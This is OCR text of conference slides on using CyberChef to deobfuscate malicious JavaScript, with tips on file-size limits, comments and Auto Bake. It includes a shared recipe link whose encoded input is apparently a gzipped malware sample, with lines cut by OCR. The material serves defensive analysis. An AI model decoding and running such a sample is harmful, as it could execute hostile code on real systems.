
Hand to Hand Combat with Malicious JavaScript

Lessons Learned

Tips and Tricks


Not ideal for everything

- Memory management being what it is, don’t be surprised if a large file knocks it over.
- Don’t parse a whole $MFT
- Don’t parse a whole memory dump
- Take Bytes, Drop Bytes, and RegEx can help make the data more manageable but they aren’t miracle workers.
- Use the right tool for the right job.



Use The Comment Field Like Notepad

- Helps to not have to switch back and forth to take notes.
- Comments do not effect the operation but can be saved into the Recipe!
- Comment Early and Comment Often




Mind Meld with Your Friends!

```
https://gchq.github.io/CyberChef/#recipe=From_Hex('Auto')Gunzip()JavaScript_Beautify('%5C%5Ct','Auto'
true)Find_/_Replace(%7B'option':'Regex','string':'%5C%5C%5C'%20%5C%5C%2B%20%5C%5C%5C''%7D,'',true,fal
false)&
input=MWY4YjA4MDAwMDAwMDAwMDAwMDM3NTU1NTk1M2RiM2ExNGZlMmI4NjA3NjQ0ZjA0YjE0MzkzMTQzNGJhNzc0YTA5ZDA4NWF
TMwN2Q5OTY2ZDA1NDdkZWU0MmM0ZGYzZGY3YmJjMjQwZTc3ZTYzZTQ5M2EzYWU3ZmJjZTJhNGQ0NTkwNjcxNDQ5MzYxNzAxNTM3MT
ZjI5NDIyMmY3NjhiMTk5NzBhMTEyNTIyNTVkMDg1OTA1ZWJjMjA0OTE2N2JlZjY5MjU5YTU0OWEzNjUxNWNlNjQxMjM5YTk2NzAzN
iNDg2ZjZiMTRkYzNkY2Q1NDM2NzY0NzU3MTQ4NTRhMjVlN2E4ODNiYTVkNGYwNGIwOGEwNTc3MjRhYzZjYzY0ZjA0YWNiMjNiNzg1
JmOGM0YmJkODdmOGU2MjdhYzVmYWY1ZjE2MTlhY2QzNjc3ZTdkMDllYmY1ZTljM2YxMjc1OGZiYTg2MjAzNzcyOTMwOWU2Y2RkMjY
```

Turn off “Auto Bake” unless you need it

- Auto Bake runs the recipe whenever anything changes in the input or the recipe
- Can cause issues when designing steps



- The Value
- Practical Applications
  - Data Manipulation
  - Deobfuscation Malware
  - Forensic Artifact Parsing
- Advanced Use Cases
  - Building Custom Operations
  - Potential for Integration
  - Interacting with Active Content
- Lessons Learned